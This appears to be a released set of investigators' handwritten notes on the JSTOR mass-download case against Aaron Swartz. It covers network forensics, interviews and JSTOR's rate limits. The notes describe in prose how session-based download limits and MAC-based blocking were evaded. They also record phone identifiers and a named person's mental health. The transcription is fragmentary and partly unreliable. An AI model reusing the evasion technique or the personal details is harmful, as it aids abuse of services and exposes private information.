780

1/25/11 Conf. call JSTOR

(b)(6),(b)(7)(C)

Software Developer
website [illegible]

1 what JSTOR copyright arrangement
w/ Journals

what was downloaded

Are JSTOR documents marked
as JSTOR

Google

JSTOR licensing arrangement w/
Journals
Permits from publishers to allow
user can download individual Articles

Individual Articles

Public Domain
1909 Copyright act

License Agreement

Terms and Conditions

Licensed to JSTOR from
Copyright holder

Licensing Agreement

Revenue Sharing Agreement w/ Publishers
Publishers get cut of fees
Part of Licensing Agreement

JSTOR does provide service
for free in Africa
discounted in other developing
nations

Revenue Publisher Agreement
to charge

Annual Participation Fee
Publishers get a cut of Fee

Publisher Sales Service
Direct Fee associated w/
individual Article
Not all articles are in Pro [illegible]

Annual Subscription Fee
Paid by institution

Some documents not on
Publisher Sales Service
because Publisher did not
want them sold

(b)(6),(b)(7)(C) [redacted]

estimate 500K Articles downloaded
$ 4.00 an article
$ 2 Million estimate outstanding [illegible]

(b)(6),(b)(7)(C) [redacted] = Average cost of article not
(b)(6),(b)(7)(C) [redacted] in Program $ 14.00

First Indication of Intrusion
was degradation of service
for everyone

(b)(6),(b)(7)(C) [redacted]

SEP OCT DEC

100K Articles Download
Millions of request to site
Gigabytes of Data downloaded

(b)(6),(b)(7)(C) [redacted] of
Operations Group

HTTP request to download PDF

All Coming from IP Address

Software on site relies on Cookies
to track users

Same User Agent / Same IP address
Scripts software starts new Session
w/ each download

Multiple Downloads Occurred
Simultaneously
x/100s of Concurrent requests

SmART Program must have
bypassed Terms + Conditions Quickly
bypassed Cookie Criterion

781

When IP Address was blocked
Program kept running requesting
Downloads but downloads were not
Stopped

25 Nov 2010 - 4pm
Both IP addrs

8 AM IP Address changes
Program [illegible]

1/15 IP changed

6 PM [illegible] network IP changed

18.55.6.215 ?
(b)(6),(b)(7)(C) [redacted] IP Address changed

1453
1850

OCT 31 Hit day 1st not
Sequentially downloading !

26 DEC

Anyone could be any web
Programming

50 Mbs Download flow
over many hours

(b)(6),(b)(7)(C) [redacted] Terms + Conditions
clearly prohibit this type
of activity

Activity did effect other users

What is Average daily use of MIT

What records were downloaded

(b)(6),(b)(7)(C) [redacted] (b)(6),(b)(7)(C) [redacted] each PDF
w/title [illegible] cover sheet
Saying it is from JSTOR

How many times has JSTOR shut
down a institution

Screen shot of [illegible] [illegible]

782

(b)(6),(b)(7)(C) ~~[illegible] MAC address~~
[illegible] registration

[illegible] registered [illegible] email [illegible].com

9/27/10 ~~fust-macbook~~
9/24/10 22:45 1st time fust-laptop

(b)(6),(b)(7)(C)

9/25/10 [illegible]
[illegible]
(b)(6),(b)(7)(C)

2:17 DHCP Ack (b)(6),(b)(7)(C)

9/29/10 Ack acknowledgment

Oct 10 MAC address changed

~~[illegible]~~
10/2/10

10/4/10 (b)(6),(b)(7)(C) (b)(6),(b)(7)(C)
History [illegible] Access [illegible]

(b)(6),(b)(7)(C) 10/8/10
10/9/10 18:31 – 18:0[illegible]

(b)(6),(b)(7)(C) assigned to fust-laptop

10/8/10 2211 DHCP Ack (b)(6),(b)(7)(C)
00:17:f2:2C:B0:74 fust-macbook
1st Time fust-macbook registered

10/9/10 last Ack

(b)(6),(b)(7)(C) fust-laptop
Two machines registered concurrently

10/12/10 [illegible] email from (b)(6),(b)(7)(C)
[illegible] email is [illegible]
(b)(6),(b)(7)(C)

12/21/10

Cisco Discovery Protocol

MAC [illegible] shows the room the
switch was in that ~~[illegible]~~
MAC was attached to

MAC Address visible in Packet Capture & switch in [illegible]-004

(b)(6),(b)(7)(C) [redacted] emails back. He found a computer in the closet 04T in building 16

CE5A0 C756 rm48

10:53
ghost-laptop seen in DHCP logs w/ same MAC Address)
12:47 pm ~~registered [illegible] the same MAC address~~ 12:42-12:48 pm

12:48 pm (b)(6),(b)(7)(C) [redacted]
same MAC address DHCP client ID
ghost-laptop

12:42: 12:48 ghost laptop registers at Bldg 4

15:20 DAN Mike Louis
Bill Liz

(b)(6),(b)(7)(C) [redacted] MIT IT (b)(6),(b)(7)(C) [redacted] 785

Older only time 2 computers.
Ghost computers registered at same time

Conf Call 2/4/11

(b)(6),(b)(7)(C) Steve Hermann

Det (b)(6),(b)(7)(C)

SA

(b)(6),(b)(7)(C) was driving to work when (b)(6),(b)(7)(C) called that him and that laptop connected to switch

(b)(6),(b)(7)(C) was SA

Another Operation

Drug + Weapons TNTS

All from ISAT

(b)(6),(b)(7)(C) said could (b)(6),(b)(7)(C) to where IP address is attached

(b)(6),(b)(7)(C) how many guns he does and sees computer

Packet capture started on Port that laptop was created to

2 IP assigned to laptop at time

(b)(6),(b)(7)(C) From TNTS

Edge Switch

Private or Entry Switch

only Edge Switch should be plugged into Entry Switch

laptop connected to entry Switch

(b)(6),(b)(7)(C) text to entry Switch

Packet capture began first

(b)(6),(b)(7)(C) runs NMAP

Port 22 and 8092 running

(b)(6),(b)(7)(C) take Packet capture and created text files

look at SSH inbound to laptop

1st different IP Address sending SSH to laptop

Some random SSH background noise

SP. 22

Wireless DHCP address

786

one connection

(b)(6),(b)(7)(C)

server. [illegible] : mit.edu

linux server   linux dial in server

~~[illegible]~~ [illegible] Run to SIPR

~~[illegible]~~

one connect [illegible] cambridge

(b)(6),(b)(7)(C)

Capture [illegible] 159

[illegible] mit.edu SIPR Public
linux Dial up server used
to connect to laptop over SSH

As of 2/4/11 (b)(6),(b)(7)(C) still
working to analyze data to
See if data being sent out

(b)(6),(b)(7)(C) sees multiple DNS lookup

Capture file 1

(b)(6),(b)(7)(C)

Dynamic Address
[illegible] assigned at
time of hook up

[illegible] [illegible] SIPR server
[illegible] addr to [illegible] a contacting
SIPR

2/7/11 Conf Call

June 10 email from
(b)(6),(b)(7)(C) [illegible]
(b)(6),(b)(7)(C)

Amazon -ec2- 5

January 8 to (b)(6),(b)(7)(C)

Email Detailing role of the folks to Secure

All premises review Scope of Search T

Each Member of Search Team Read Affidavit

interview 4

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

788

Case No: 02-FF-6071
11m-5016-JTD

Date and time: 02/11/11 0630
02/11/11 1630

Interview Made in the presence of:
Aaron Smith

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

2/11/11

AUSA Heckmann

(b)(6),(b)(7)(C)

Conference Call

Call to Evans interview

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

MSISDN (b)(6),(b)(7)(C)

IMSI 310411033803290 4

IMEI/ESN 011773002599677

789

Questions for (b)(6),(b)(7)(C) 1230 [illegible]

who are Swartz associates
Is he friends w/ (b)(6),(b)(7)(C)
of the [illegible] Swartz

Your relationship w/ Swartz

Swartz relationship w/ (b)(6),(b)(7)(C)

To prepare for trial

Prepare all notes at all parties involved

Organize logs at MIT + JSTOR

(b)(6),(b)(7)(C)

790

1/13/11 (b)(6),(b)(7)(C)
Prof w/
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) working experience
the beginning of [illegible]
on [illegible] on [illegible] orders

Met Aaron Swartz (b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)

Conference Party
exchange email

Sold ReLit to (b)(6),(b)(7)(C)
became friends
(b)(6),(b)(7)(C)

remain close friends
relationship w/ daughter

January 6

Swartz calls and says he had been arrested

(b)(6),(b)(7)(C) [redacted] states that (b)(6),(b)(7)(C) [redacted] did not want to to know why he had been arrested

(b)(6),(b)(7)(C) [redacted] was concerned about how he was emotionally

(b)(6),(b)(7)(C) [redacted] went to friend + got info for (b)(6),(b)(7)(C) [redacted]

(b)(6),(b)(7)(C) [redacted] Bailed out Swartz (b) [redacted]

(b)(6),(b)(7)(C) [redacted] was friend w/ during his last Swartz

Main discussion was mental health

Swartz had some depression problem

Said something about computer + something about MIT

She called her friends

(b)(6),(b)(7)(C) [redacted], (b)(6),(b)(7)(C) [redacted] (b)(6),(b)(7)(C) [redacted]

Asatarian House Acceleration

Elm St near Davis Sq

Swartz used to live there

Makes works w/ e-way system

Sprout ed/hacker space

(b)(6),(b)(7)(C) [redacted]

(b)(6),(b)(7)(C) [redacted]

Maker space

Swartz was solitary

Swartz did not like
to have computer at home

but office @ Dewey center

Swartz secured used Mac equipment

Swartz has lot of very ?? depression
learned that Swartz battled
Count of depression

(b)(6),(b)(7)(C) [redacted] understanding that Swartz
did something w/ JSTOR

talked about what he was
arrested for

Academic Publishing despised by
Academics

(b)(6),(b)(7)(C) [redacted] has written about it

People write free to get published
institution has to pay to get work
back

Academic Community moving to open
publishing

(b)(6),(b)(7)(C) [redacted]

introduced by email
offered to piece together to

(b)(6),(b)(7)(C) [redacted] There when setting up Swartz

(b)(6),(b)(7)(C) [redacted] Swartz

Aaron gives to Hacker Spaces

Aaron briefly working on data center

PCC
Booting up Demand Progress
Aaron to have set to track any PCC

Change Congress

(b)(6),(b)(7)(C) [redacted]

1 year Fellowship Safra

(b)(6),(b)(7)(C) eff in San Francisco

(b)(6),(b)(7)(C)

EFF is where (b)(6),(b)(7)(C) lawyer friends are

has said something about a computer + something about a web cam

arrested on bike ter bike

Paper work

computer at MIT

dy time BRE

Computer at MIT

Secret Service involved

thought MIT assigned at prank

thought he was reading from paper work

Said arrested
ask what happened
he said home of lawyer

calling [illegible] because [illegible] not set

had to activate card so he can call collect

machine dy time BRE a MIT complex

arrested on bicycle

(b)(6),(b)(7)(C) [illegible] exact description of how he felt

Couple dy later learned JSTOR same time (2011) involved

Stayed at place same time of arrest

(b)(6),(b)(7)(C) Received [illegible]!

Erin
Unless she brings Erin nearly
stay

Said agents came into house
took part of book

Came into Safra center

took computer from Rush Band

Did they get anything that they wanted
He said NO
they took his phone

He owns a laptop

(b)(6),(b)(7)(C) describe Swartz as shaken up
after search

Swartz does not like keeping things @ home

(b)(6),(b)(7)(C) forwarded links from
JSTOR

Only able to forward things that
did not require log in

Has been [illegible] since as
early as last week

at [illegible] once a week

project in 09 off [illegible] for a month

tried to not keep computers at home

Had G1 + G2 + [illegible]

Access to knowledge conf 2008 [illegible]
[illegible] lack of access, developing world

Aaron did not like Journal system

felt [illegible] for researchers in India
conversation w/ researcher in India @ Italy

Aaron felt system

794

Shortcut of single group

Quentis Open Access

has suggested to [illegible] students
to supply

Guerilla Open Access Manifesto

FAIR published Extract

Fairness and Accuracy In Reporting

Watch Dog [illegible] Project

trying to get same format

watch Dog / Open Change

[illegible]

4/21/11

Conf call w/ Heymann

discuss (b)(6),(b)(7)(C) [redacted] conversation

(b)(6),(b)(7)(C) [redacted] proposed returning JSTOR Data
through 3rd Party
indicated that other data may be
co mingled w/ other data
other data may be evidence of
similar activity on other sites

4/25/11

Conf call w/ Heymann

(b)(6),(b)(7)(C) [redacted] new counsel

Swartz will not plea to felony

Go through each subpoena &
make sure we have response for
every subpoena

Finish exam of Evidence seized
@ Harvard

[illegible]
[illegible]
[illegible]
[illegible] (b)(6),(b)(7)(C)

5/9/11 (b)(6),(b)(7)(C)
meeting w/

Discussion of items to be turned over

¿Cloud storage?

26th @ (b)(6),(b)(7)(C) 1100-1200

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) visit 5/9/11 1658
(b)(6),(b)(7)(C) on the Issue +
[illegible] @ (32)
no answer

Name + Address of all officers in search + arrest

Ask about notes

(b)(6),(b)(7)(C)

[redacted]

ask about email correspondence
ask about open [illegible] ware
face book Guerilla Open Access
Guerilla Open Access Manifesto

project of mine
I don't know who registered the site
I created facebook page
Guerilla Open Access
Future a idea
Manifesto is focused on Academic journals
Human Rights issue
If you don't have access at [illegible] academy
Even if all future works open access still have to refer to all works

Created Facebook to bring awareness & encourage to [illegible] Manifesto

Did not write

Manifesto written [illegible]

[illegible] software [illegible]

[illegible] info created

project [illegible] working on

exchanged emails

lives a few blocks from [illegible]

know of each other several years

saw Saturday this weekend
on [illegible] of [illegible]

Talked to [illegible] at [illegible] event

move files into a publicly accessible site

[illegible] got arrested

Berkman Center conference

Guerilla Open access [illegible]
[illegible] from controlled [illegible]
and make publicly available

797

Knows (b)(6),(b)(7)(C) [redacted]

Knows (b)(6),(b)(7)(C) [redacted]
doesn't know if went further

Can't remember who dispatched the
can't remember if Aaron
gave it to me or if other
person gave it to me

Created Facebook page soon after

his friend and around
for jimbeat knowing freedom thinks
Mozilla foundation

Greville Mandato hack site

email conversations w/ Aaron

Board of Software Freedom Day
Aaron's

(b)(6),(b)(7)(C) [redacted] acronyms.com

(b)(6),(b)(7)(C) [redacted] w/ Aaron on Blog

798

(5)th time as PSF employee
lost Free textbook co.

MCC (b)(6),(b)(7)(C) [redacted] gay & proud

Knows (b)(6),(b)(7)(C) [redacted] by emails and
discuss something same
free textbooks stuff

Someone introduced him to

Briefly knew Aaron thru the

Berkman Center event ~~[illegible]~~
church JP

Saw the Aaron & JP dinner event

Considers Aaron a friend

Not asked to Store

Aaron the time for friends
less friend w/ Aaron

Usual talks to Aaron about
expenditures or causes

Review of Surveillance

CISCO Review Player file
16-10.cva
Date Thursday 01/06/11 12:32:13
Swartz comes in w/ Helmet on face
wearing grey back pack
~~takes~~ takes Acer & Enclosure

16-Shirt.cva
Date ~~Thurs~~ Tue 01/04/11 15:18:54
Swartz enters wearing grey back pack
white bike helmet on backpack
opens box w/ HDD in it
puts in drive back in box 15:22:03
leaves 01/04/11 15:26:54

5/16/11 0700 Serve warrant
on land Swartz 910 [illegible] Ave

(b)(6),(b)(7)(C) [redacted]

12:54 pm 5/13/11 Receive Phone call
(b)(6),(b)(7)(C) [redacted] – (b)(6),(b)(7)(C) [redacted] / [illegible]

no copy of email Traffic MIT

GJ
Test prep June 29

June 9th

Did Swartz ever use JSTOR
or Harvard ?

06/07/11
(b)(6),(b)(7)(C) [redacted]
Receive w/ Samsung HDD

6/20/11

Conf Call Hermann Agent

(b)(6),(b)(7)(C) [redacted]

CPD

MIF

X Screen shot / Picture

Sep 24 Gray Hat Registration
ghost @ [illegible] .com

25 Ghost laptop alleged
IP Address 2B

(b)(6),(b)(7)(C) [redacted]

Manually assign (b)(6),(b)(7)(C) [redacted]

~~Sep~~ 27 ~~Screenshot~~
Post notes

OCT 2 changing MAC Address

OCT 9 Grave Host

[illegible] 6/21/11

Samsung Hard Drive Preview 6/21/11
Preview W/ EnCase 6.18

326 2,726,599 PDF

File Created 12/13/10 17:25:21
01/04/11 11:50:30

329 1,739,461 PDF
File Created 10/22/10 09:47:51 PM
12/12/10 01:13:03 PM

331 1,005,388 PDF
10/02/10 10:50:24
10/09/10 10:24:02

332 /media/ 599786863
Hard Links
lost + found
pdfs
pdfs 2
lost files

Total 8,989,683

008

Encase creates Lost Files folder as part of the Recover Files in Search

Searches Physical Drive searches entire Contents of hard disk regardless of partition or logical drive letters

Search also looks for temporary files

If there is no longer a MFT (Master File Table) because MFT record has been overwritten or destroyed Encase will search based on header and footer content

Lost File has no MFT record

If there is no MFT record Encase can not determine original file name or folder location Encase will place in folder Lost Files

Conf Call w/ JSTOR
6/25/14

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

Heyman

(b)(6),(b)(7)(C)

Activity caused JSTOR Server to bog down

Download Activity did not trigger Download Activity triggers set up by JSTOR

It was Server load that brought activity to Attention

Server set up
Rule set up # of downloads set at 200
Session based
Counter reset w/ each new session
Session tracked for user w/ Cookie

2 spikes of Activity
in September

short duration spikes

If download Activity did not
place burden on servers
Activity may not have been
noticed

in december JSTOR working
on project to digest user
behavior + Activity
caused JSTOR to notice
Activity from MIT

JSTOR does not remember
a previous case of blocking
MIT prior to Swartz
activity

Activity in Sep october
diagnosed because of server
strain not download trigger

Swartz program by passed establish
download trigger by establishing
new session for each download

December activity discovered by project
to digest usage stats of JSTOR
as a whole found unusual
spike from MIT

Usual activity 1 - 1.5 million
access of journal with
approx 1/3 of those involving [illegible]

JSTOR operates 3 data center
usual activity spread throughout
all 3 data centers

activity from one location will
overload one center
software [illegible]
Atypon company
literature publish platform

RIF

DHCP excerpt of ghost-laptop obtaining 18.55.6.215 Sep 25

dhcp-20100926.gz: Sep 25 00:01:59 wall-street dhcpd: DHCPOFFER on 18.55.6.215 to 00:23:5a:73:5f:f5 (ghost-laptop) via 18.55.0.1 dhcp 20100926.gz: Sep 25 00:02:17 wall-street

DHCP excerpt of ghost-macbook obtaining [redacted] on OCT 8

dhcp-200009.gz. Oct 8 22:18:11 pennsylvania-avenue dhcpd [redacted] DHCP OFFER on [redacted] to 00:17:f2:2c:b6:71 (ghost-macbook) via [redacted]

DHCP excerpt of ghost-laptop leasing between the networks (18.55 and 18.127) on Jan 6

dhcp.20110107.gz: Jan 6 12:48:11 wall-street dhcpd: DHCPOFFER on [redacted] to 00:4C:e5:a0:c7:56 (ghost-laptop)

803

Samsung Drives 332
FTK Exam

Directory root/
lost+found
pdfs
pdfs2

pdf Created times 9/24/10 4:48 PM
9/26/10 3:59 PM

pdfs2 Created times 9/26/10 8:02 PM
9/26/10 8:18 PM

7/7/11 US Attorney Office

Dir (b)(6),(b)(7)(C)

AUSA

AUSA (b)(6),(b)(7)(C)

SA

Call from (b)(6),(b)(7)(C) MIT PD

To Det (b)(6),(b)(7)(C) CPD & USAO AFO 6a

What is JSTOR? Definition

Actions on Scene

Packet Capture Wire Shark

NMAP

port 22 + 8092

Shakel Logins @ 0900 1/4/11

Read MIT Terms of Service

for Guest Registration

Get Screen Capture of JSTOR

+ MIT log on Screen

Make Sure one PDF from JSTOR

is on ECSAP Report

Can you access JSTOR wirelessly

Copy of [redacted] log

from MIT

relevant sections of

MIT Log in original form

MAC definition of Acronym

Did JSTOR know specific

IP of Host

or Just MIT Network

Copy of MIT Guest Registration

Terms of Service

as would look on

Sep 7, 2010

804

Samsung Drive 332
root
lost + found
pdfs → 3,391,669
pdfs 2 → 30,292

pdfs created times 9/24/10 4:44PM
9/26/10 3:54pm

pdfs 2 Created times 9/26/10 8:02 pm
9/26/10 8:18 pm

8,989,685 Total

File name
directory path
associated time stamps and
filesize
hash value
set format
what drives had other data what data

Best way to delimit

is it possible to strip pdf from file

~~[illegible]~~ (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

3rd Floor on Right

Briefcase folder

get search warrant return

return i Touch
[illegible]
i pod
16GB thumb drive
ethernet
[illegible] kit
Scientific Atlantic Modem
[illegible] order
[illegible] statements
[illegible] [illegible]

Keep all Apple devices
cell cell phones

(b)(6),(b)(7)(C) [redacted] manages employees

3 data centers Princeton NJ
Manchester UK
Ann Arbor MI

load balancer

Princeton NJ
Manchester UK
Ann Arbor MI

a user can choose to ~~Alternate~~ different ~~Present~~ URL display type to show some ~~Pres~~ ~~phase~~

~~Three already~~

~~Server~~ ~~shift~~ ~~the~~ ~~identify~~ ~~the~~ ~~documents~~

9/25/10 1851
came to (b)(6),(b)(7)(C) [redacted]
observes pdf scraping

at first thought offender was IT in Portland Area PSU had offender admit to download
identify 18.55.6.215 as offender

Saturday 9/25/10
2056 18.55.6.215
shut down

Atypon writes
atypon technology

literatum has abuse monitoring tools

literatum publishing platform

literatum

Terms + Conditions
includes language prohibiting mass downloads

if have a registered account must log in + acknowledge Terms + Cond

if not logged in must acknowledge each time engaging JSTOR

JSTOR has information on web site of Data for Research Provide for download of Data Sets for research projects

Session defined by machine ID and Cookie
Time out after 20-30 sec of inactivity

alert server is [redacted] (b)(6),(b)(7)(C) 9/26/10

No session limit or 25 download limit 3 path Articles

2002 or 03 Chinese hacking of JSTOR trying to download entire content

9/26/10

[redacted] (b)(6),(b)(7)(C) noticed PDF Scraper back on [redacted] (b)(6),(b)(7)(C)

[redacted] (b)(6),(b)(7)(C) states he can not recall ever blocking an entire institution is testimony to Peak Consulting

on 9/26/10 Block class C IP Range

[redacted] (b)(6),(b)(7)(C) can not recall quantifying the effect of the block Servers had to be restarted

10/09/10
Discuss Session Limit in literature

10/09/10 1814 hrs JF Servers in MC1 Docker fixed to rolling restart and leave locked

10/09/10 1745 notice Scraper back on MIT original flood Sept 26 incident caused by unity solver

808

JSTOR implemented Literature
Abuse tools to block when 5K
Sessions are created from same IP
in a 60 min period

MIT normally in Top to users
of JSTOR

Harvard University has 3 proxy IP
BL does not recall if Harvard
was blocked

(b)(6),(b)(7)(C) [redacted]

1320

(b)(6),(b)(7)(C) [redacted]

9/13/12 1320

(b)(6),(b)(7)(C) [redacted]

work JSTOR since 2001
software Engineering
people website
infra data architecture

2010 part of web operations
team
part of IT

(b)(6),(b)(7)(C) [redacted]

~~an~~ in 2010
web operations.

aa2wwwi66
aa2 = Ann Arbor state street

PR2 = Princeton Data center

MC = Manchester

System Identifies a session
w/ cookies

First time visit JSTOR get a cookie

Session lasts only a few minutes
Cookie last longer

Scrapers using ~~some~~ sites
ability to generate cookie

Every time you visit site
get assigned cookie can't
manipulate ?

detected Swartz using ~~Perl~~ Curl
if you want Curl ~~Perl~~ to store
cookies you have tell Curl
where Sh store cookies

cURL

client specifies what agent is

(b)(6),(b)(7)(C) does not recall ever meeting
Swartz

cURL uses C programming language
FTP client / HTTP client
library + command line tool
for transferring data

chart of activity 9/25/10

shows increase of activity
jstor.org application/pdf
at 9/25/10 10:00

Then at 2100 increase of
jstor.org text/html when denial
message sent out + drop in
jstor.org application/pdf

All times EST

~~9/26/10~~ 0805

9/25/10 1800 drop in all activity
server failure

9/25/10 2056 start denying
~~MIT~~ sent notifying denial

09/26/10 ~0130 momentary pause
in activity could be garbage
[illegible] collection of unused memory

09/26/10 0800 PDF activity
resumes at high level till 1600

Incident on 9/25 & 9/26
IP: 18.55.6.215
Start = 25-SEP-10 ~~[illegible]~~ 0806
End 26 SEP 10 4:24
Total Sessions 1,256,219
Articles Downloaded 453,570
Journals 562

Incident 1019

(b)(6),(b)(7)(C)

START 2010-10-09 14:16:53
END 2010-10-05 19:08:18
total Sessions 8,515
Articles Downloaded 8,422
Journals 714

9/26/10 class C not blocked
255 addresses blocked

10/04/10 10:31 PM

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C)

email
to inform that (b)(6),(b)(7)(C) was
[redacted] Librarian
MIT aware

Restart takes 10-20 min
to server per Data Center

811

[redacted]

(b)(6),(b)(7)(C)

Data Evaluation director always took
Analysis of User Data

text in user agent string
indicate that a script was used
as user agent instead of a
web browser

300-500 average typical PDF request

11/8/10 50,000
12/11/10 150,000
12/13/10 200,000
12/17/10 150,000

prior to end of 2010 JSTOR
unable to observe trends on article
count & observe overall activity
Could not pull down to address IP
till end of 2010

9/24/10 ~~323~~ 3,447 (b)(6),(b)(7)(C)
9/25/10 454,238 (b)(6),(b)(7)(C)

Reasonable to assume the spikes in activity would cause degradation in performance

(b)(6),(b)(7)(C) wasn't specifically looked for correlation of Swartz downloads and degradation of performance

Data shows download on 1/6/11 from Building W20 Stratton Student Center

cURL commands found in bash history

09/18/12

MIT Interviews
General Counsel office
77 Mass Ave Cambridge

(b)(6),(b)(7)(C)

Search by email address and variants

block MAC address prevents being assigned IP by DHCP

looked for variants of Ghost email used for guest account registration then blocked MAC address associated w/

Sep 24 ghost laptop 00:23:5a:73:5f:fb

Oct 2 00:23:5a:73:5f:6c

Oct 9 that macbook
00:17:f2:2c:b0:74

ARP = Address Resolution Protocol
Matches IP address to MAC address

00:4c:e5:a0:c7:56 Tuning MAC

JAN 4 (b)(6),(b)(7)(C) gives IT
(b)(6),(b)(7)(C) ARP Table
Gets 00:4c:e5:a0:c7:56
Searches for c7:56
Searches for Trunk Vlan 55

CDP Cisco Discovery Protocol
finds (b)(6),(b)(7)(C) and
on Vlan 55

CDT shows ~~[redacted]~~
m16-604t-sw-entry.mit.edu

(b)(6),(b)(7)(C) goes to closet
(b)(6),(b)(7)(C) Contacts (b)(6),(b)(7)(C)

MIT Police Contacted
Cambridge Police Contacted

A Packet capture is started

(b)(6),(b)(7)(C) laptop used for Packet capture

When (b)(6),(b)(7)(C) arrives documents start Packet capture started

(b)(6),(b)(7)(C) recalls Crime Scene responds and Processes Scene for finger prints

(b)(6),(b)(7)(C) recalls Speaks w/ SA (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) recalls Det (b)(6),(b)(7)(C) of (b)(6),(b)(7)(C)

813

(b)(6),(b)(7)(C) recall, Speaking of SA (b)(6),(b)(7)(C) about how to determine owner of laptop

Like (b)(6),(b)(7)(C) active, (b)(6),(b)(7)(C) laptop was already connected

(b)(6),(b)(7)(C) told (b)(6),(b)(7)(C) I put everything back the way I found it

(b)(6),(b)(7)(C) recall seeing (b)(6),(b)(7)(C) to switch

(b)(6),(b)(7)(C) recall seeing box

(b)(5),(b)(6),(b)(7)(C)

after photography and processing of Dinh laptop opened back screen recall Ubuntu OS

Heyward - why didn't you just take it off network

(b)(6),(b)(7)(C) that would be at Network Security

(b)(6),(b)(7)(C) was not sure of the time what the machine was doing

Did not know at time any exploits to bypass lock screen

(b)(6),(b)(7)(C) wanted to know what laptop was doing

(b)(6),(b)(7)(C) originally suspected it could be a student laptop done intent to get better bandwidth also suspected laptop could be a homepad for others

Heyward - has there been any other incidents of hacked computer alerted to network

(b)(6),(b)(7)(C) - No

(b)(6),(b)(7)(C) - unusual to have computer assist detectives by changing MAC address

(b)(6),(b)(7)(C)

Process for discovering problem computer

look at Radius logs

look at guest registration

look at Static IP address

Switches have to exit to get more info

(b)(6),(b)(7)(C) says they are to track computer digital Issue to physical Comp

Managed switches can be used to limit some ports remotely

Heymann - How did you locate it was Ubuntu

(b)(6),(b)(7)(C) - by appearance of lock screen

Heymann - How did owner log up

(b)(6),(b)(7)(C) - last remember

(b)(6),(b)(7)(C) installed Gnucash

Gives tech NMAT to Scan lap top

Heymann - Computer is moved

(b)(6),(b)(7)(C) - Contacted effort to find computer observed on video being moved

(b)(6),(b)(7)(C) saw video after the f

(b)(6),(b)(7)(C) - the security team MIT police + USSS visited to know where computer was

(b)(6),(b)(7)(C) finds computer on DHCP assignments

when computer was moved last activity to observed Packet data

machine was tracked by host name

(b)(6),(b)(7)(C) did not try to find computer through ARP table until JAN

(b)(6),(b)(7)(C) never heard of Seattle before JAN incident

(b)(6),(b)(7)(C) - is the point person incidents of JSTOR distributed to visiting scholars

(b)(6),(b)(7)(C) [redacted]

(b)(6),(b)(7)(C) previous incident came from library notifying of massive downloads

(b)(6),(b)(7)(C) from library will notify IT Security Team

(b)(6),(b)(7)(C) not able to determine who downloader was to asked for help from IT Security

(b)(6),(b)(7)(C) it caused us heavy trouble determining who downloader

when downloader changed their address, dedicated Sophos hunter offender

(b)(6),(b)(7)(C) told (b)(6),(b)(7)(C) had found that (b)(6),(b)(7)(C) computer was

816

(b)(6),(b)(7)(C) [redacted] arrived in basement

the telecom closet was opened

MIT Campus Police on scene

Student stated he was there

(b)(6),(b)(7)(C) [redacted] can not remember when

certain people arrived

(b)(6),(b)(7)(C) [redacted] felt at that time it was

obvious that someone had broken

into closet and hooked up computer

(b)(6),(b)(7)(C) [redacted] felt obvious that computer

hooked up to switch was responsible for JSTOR downloading

(b)(6),(b)(7)(C) [redacted] does not recall giving

(b)(6),(b)(7)(C) [redacted] any instructions at that

time or reviewing any instructions

that involved the installation of

Camera

(b)(6),(b)(7)(C) [redacted] has had incidents of computers

Does not recall a similar incident

(b)(6),(b)(7)(C) [redacted]

(b)(6),(b)(7)(C) [redacted] IT Security Systems & Software

Information Services and Technology

(b)(6),(b)(7)(C) [redacted]

(b)(6),(b)(7)(C) [redacted] mit.edu

(b)(6),(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) calls (b)(6),(b)(7)(C) and has the

tagged Computer

Building 16 TR.

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) Driving in when asked

what to do

arrive at 9

cable ran switch to under

card board box

lift up box and see computer

screen closed

thus Power connected

and external drive enclosure

attached

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C)

call MIT campus police

(b)(6),(b)(7)(C) and (b)(6),(b)(7)(C) arrive

network capture has time stamp

(b)(6),(b)(7)(C) it

Cable (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) 2nd

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) does engage instructions

had been installing on campus

(b)(6),(b)(7)(C) does not remember specific

Instructions from police about

packet capture

remember SA (b)(6),(b)(7)(C) speaking

w/ (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) did not want to unplug

because wanted to find out

what the computer was doing

818

(b)(6),(b)(7)(C)

Remember

Setting up Packet capture being set up from another Telecom Room

(b)(6),(b)(7)(C) set up packet capture

Then knew computer had been imaged. Started to look to see if same computer would be plugged in again. Saw laptop back on network and traced to location.

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) teaching camp

(b)(6),(b)(7)(C) calls (b)(6),(b)(7)(C) to install camera

(b)(6),(b)(7)(C) has installed [illegible] around campus; has installed in other network closets

Camera set up eye level on back wall

connected to Cisco video management service

Same as other video surveillance

Usually go through security and Emergency management office

(b)(6),(b)(7)(C) knew about camera

Cameras not monitored

We are assigned to monitor feed
motion activated files archived
MIT Police had access to
VMS system
No alert set up for motion to
alert
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) thinks
asked (b)(6),(b)(7)(C) to
install cameras but did not
how (b)(6),(b)(7)(C) ask
No other cameras in area
Cameras not hidden
(b)(6),(b)(7)(C) goes back to office
and checks footage and sees
Suspect then calls (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

Just there because he gave
people a ride

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)
Remembers
was looking if (b)(6),(b)(7)(C) is
touch computer
(b)(6),(b)(7)(C) sat to screen around 11:00
(b)(6),(b)(7)(C) told (b)(6),(b)(7)(C) that he
found a computer under box
(b)(6),(b)(7)(C) Remembers (b)(6),(b)(7)(C) sorry of
Cameras
(b)(6),(b)(7)(C) had access to a live feed
